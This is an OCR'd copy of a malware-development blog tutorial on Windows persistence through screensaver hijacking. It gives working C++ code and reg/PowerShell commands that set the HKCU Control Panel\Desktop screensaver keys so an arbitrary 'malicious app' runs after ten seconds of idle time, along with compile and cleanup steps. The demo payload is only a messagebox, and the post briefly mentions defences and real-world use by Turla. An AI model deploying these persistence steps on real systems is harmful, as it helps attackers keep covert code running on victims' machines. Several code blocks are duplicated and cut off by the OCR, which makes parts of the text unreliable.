
Malware development: persistence - part 2. Screensaver hijack. C++ example.

By cocomelonc

Published: 2022-04-26 · Archived: 2026-04-06 00:58:57 UTC

3 minute read

Hello, cybersecurity enthusiasts and white hackers!




```
DWORD size = sizeof(value);
ret = RegOpenKeyExA(hKeyRoot, lpSubKey, 0, KEY_
if (ret == ERROR_SUCCESS) {
  RegQueryValueExA(hKey, regVal, NULL, NULL, (L
  if (ret == ERROR_SUCCESS) {
    if (strcmp(value, compare) == 0) {
      return TRUE;
    }
  }
}
return FALSE;
}

int main(int argc, char* argv[]) {
HKEY hkey = NULL;
// malicious app
const char* exe = "Z:\\2022-04-26-malware-pers-
// timeout
const char* ts = "10";
// activation
const char* aact = "1";

// startup
LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPC
if (res == ERROR_SUCCESS) {
  // create new registry keys
  RegSetValueEx(hkey, (LPCSTR)"ScreenSaveActive", 0, REG_SZ, (unsigned char*)aact, strlen(aact));
  RegSetValueEx(hkey, (LPCSTR)"ScreenSaveTimeOut", 0, REG_SZ, (unsigned char*)ts, strlen(ts));
  RegSetValueEx(hkey, (LPCSTR)"SCRNSAVE.EXE", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
  RegCloseKey(hkey);
}
```


This post is a second part of a series of articles on windows malware persistence techniques and tricks.

Today I'll write about the result of my own research into another persistence trick: Abusing screensavers.

screensaversPermalink

Screensavers are programs that execute after a configurable time of user inactivity. This feature of Windows it is known to be abused by threat actors as a method of persistence. Screensavers are PE-files with a `.scr` extension by default and settings are stored in the following registry keys:

`HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveActive`



set to `1` to enable screensaver.

`HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveTimeOut` - sets user inactivity timeout before screensaver is executed.
`HKEY_CURRENT_USER\Control Panel\Desktop\SCRNSAVE.EXE` - set the app path to run.

practical example[Permalink]

Let's go to look at a practical example. Let's say we have a *"malware"* from previous part `hack.cpp`:

```
 /*
meow-meow messagebox
author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
  MessageBoxA(NULL, "Meow-meow!","=^..^=", MB_OK);
```

```
  return 0;
}
```

Let's go to compile it:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sectio
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-26-malware-pers-2]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-s
trings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-26-malware-pers-2]
└─$ ls -lht
total 24K
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 27 02:04 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 917 Apr 27 02:02 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 232 Apr 27 01:10 hack.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-26-malware-pers-2]
└─$
```

And save it to folder `Z:\\2022-04-26-malware-pers-2\` :



Then, let's create a script `pers.cpp` that creates registry keys that will execute our program `hack.exe` when user inactive `10` seconds:

```
/*
pers.cpp
windows low level persistense via screensaver
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/04/26/malware-pers-2.html
*/
#include <windows.h>
#include <string.h>

int reg_key_compare(HKEY hKeyRoot, char* lpSubKey, char* regVal, char* compare) {
  HKEY hKey = nullptr;
```

```
  LONG ret;
  char value[1024];
  DWORD size = sizeof(value);
  ret = RegOpenKeyExA(hKeyRoot, lpSubKey, 0, KEY_READ, &hKey);
  if (ret == ERROR_SUCCESS) {
    RegQueryValueExA(hKey, regVal, NULL, NULL, (LPBYTE)value, &size);
    if (ret == ERROR_SUCCESS) {
      if (strcmp(value, compare) == 0) {
        return TRUE;
      }
    }
  }
  return FALSE;
}

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // malicious app
  const char* exe = "Z:\\2022-04-26-malware-pers-2\\hack.exe";
  // timeout
  const char* ts = "10";
  // activation
  const char* aact = "1";

  // startup
  LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"Control Panel\\Desktop", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry keys
    RegSetValueEx(hkey, (LPCSTR)"ScreenSaveActive", 0, REG_SZ, (unsigned char*)aact, strlen(aact));
    RegSetValueEx(hkey, (LPCSTR)"ScreenSaveTimeOut", 0, REG_SZ, (unsigned char*)ts, strlen(ts));
    RegSetValueEx(hkey, (LPCSTR)"SCRNSAVE.EXE", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
    RegCloseKey(hkey);
  }
  return 0;
}
```

As you can see, logic is simplest one. We just add new registry keys for timeout and app path. Registry keys can be added from the `cmd` terminal:

```
 reg add "HKCU\Control Panel\Desktop" /v ScreenSaveTimeOut /d 10
reg add "HKCU\Control Panel\Desktop" /v SCRNSAVE.EXE /d Z:\2022-04-26-malware-pers-2\hack.exe
```

or `powershell` commands:

```
 New-ItemProperty -Path 'HKCU:\Control Panel\Desktop\' -Name 'ScreenSaveTimeOut' -Value '10'
```


```
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop\' -Name 'SCRNSAVE.EXE' -Value 'Z:\2022-04-26-malware-pers-2\
```

but since I love to write code, I wanted to show how to do it with some lines of code.

demo[Permalink]


Let's compile our `pers.cpp` script:


```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-s
```



Then, for the purity of experiment, first of all, check registry keys in the victim's machine and delete keys if exists:


```
reg query "HKCU\Control Panel\Desktop" /s
Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name 'ScreenSaveTimeOut'
Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name 'SCRNSAVE.EXE'
```





Then, run our `pers.exe` script and check again:

```
 .\pers.exe
reg query "HKCU\Control Panel\Desktop" /s
```





```
int reg_key_compare(HKEY hKeyRoot, char* lpSubKey, char* regVal, char* compare) {
  HKEY hKey = nullptr;
  LONG ret;
  char value[1024];
  DWORD size = sizeof(value);
  ret = RegOpenKeyExA(hKeyRoot, lpSubKey, 0, KE
  if (ret == ERROR_SUCCESS) {
    RegQueryValueExA(hKey, regVal, NULL, NULL,
    if (ret == ERROR_SUCCESS) {
      if (strcmp(value, compare) == 0) {
        return TRUE;
      }
    }
  }
  return FALSE;
}

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // malicious app
  const char* exe = "Z:\\2022-04-26-malware-per
  // timeout
  const char* ts = "10";
  // activation
  const char* aact = "1";

  // startup
  LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"Control Panel\\Desktop", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry keys
    RegSetValueEx(hkey, (LPCSTR)"ScreenSaveActive", 0, REG_SZ, (unsigned char*)aact, strlen(aact));
    RegSetValueEx(hkey, (LPCSTR)"ScreenSaveTimeOut", 0, REG_SZ, (unsigned char*)ts, strlen(ts));
    RegSetValueEx(hkey, (LPCSTR)"SCRNSAVE.EXE", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
    RegCloseKey(hkey);
  }
  return 0;
}
```

As you can see, new key added as expected.


So now, check everything in action. Logout and login again and wait `10` seconds or just inactive `10` seconds:



Pwn! Everything is worked perfectly :)

After the end of the experiment, delete the keys:

```
 Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name 'ScreenSaveTimeOut'
Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name 'SCRNSAVE.EXE'
reg query "HKCU\Control Panel\Desktop" /s
```



conclusion[Permalink]

The problem with this persistence trick is that the session is terminated when the user comes back and the system is not idle. However, red teams can perform their operations (something like coin miner) during the user's absence. If screensavers are disabled by group policy, this method cannot be used for persistence. Also you can block `.scr` files from being executed from non-standard locations.

This trick is used by Gazer software and Turla APT in the wild.

This trick in MITRE ATT&CK
Gazer
Turla
RegOpenKeyEx
RegSetValueEx
RegCloseKey
Remove-ItemProperty
reg query
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine

